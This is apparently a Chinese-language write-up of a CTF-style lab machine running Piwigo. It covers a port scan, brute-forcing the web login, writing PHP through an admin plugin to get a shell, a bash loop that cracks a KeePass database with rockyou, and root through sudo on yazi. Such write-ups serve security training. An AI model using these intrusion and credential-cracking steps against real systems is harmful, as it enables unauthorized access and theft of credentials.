


Piwigo

端口扫描


```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64    OpenSSH 10.0 (protocol 2.0)
80/tcp    open  http     syn-ack ttl 64    Apache httpd 2.4.66 ((Unix))
| http-methods:
|   Supported Methods: GET POST OPTIONS HEAD TRACE
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.66 (Unix)
|_http-title: It works! Apache httpd
MAC Address: 08:00:27:61:20:99 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

80端口查看源码，有个注释 `<!-- /piwigo bruteforce -->`

提示要爆破，那就尝试爆一下密码，字典用的是 `SecLists\Passwords\Common-Credentials\10-million-password-list-top-1000.txt`




发现后台有个插件能写php文件，看了眼 phpinfo 发现没有 `disable_functions`



弹个shell, 在 /opt 下发现了一个 keepass 的数据库, 爆破一下密码

```
while IFS= read -r p; do
    printf '%s\n' "$p" | keepassxc-cli ls my_database.kdbx >/dev/null 2>&1 && {
        echo "[+] FOUND: $p"
        break
    }
done < /usr/share/wordlists/rockyou.txt
```

获得用户凭证



sudo -l, 发现 /usr/bin/yazi

查了一下, yazi有快捷键, : 可以运行阻塞式 shell 命令, 运行以后直接 `:/bin/bash` 即可

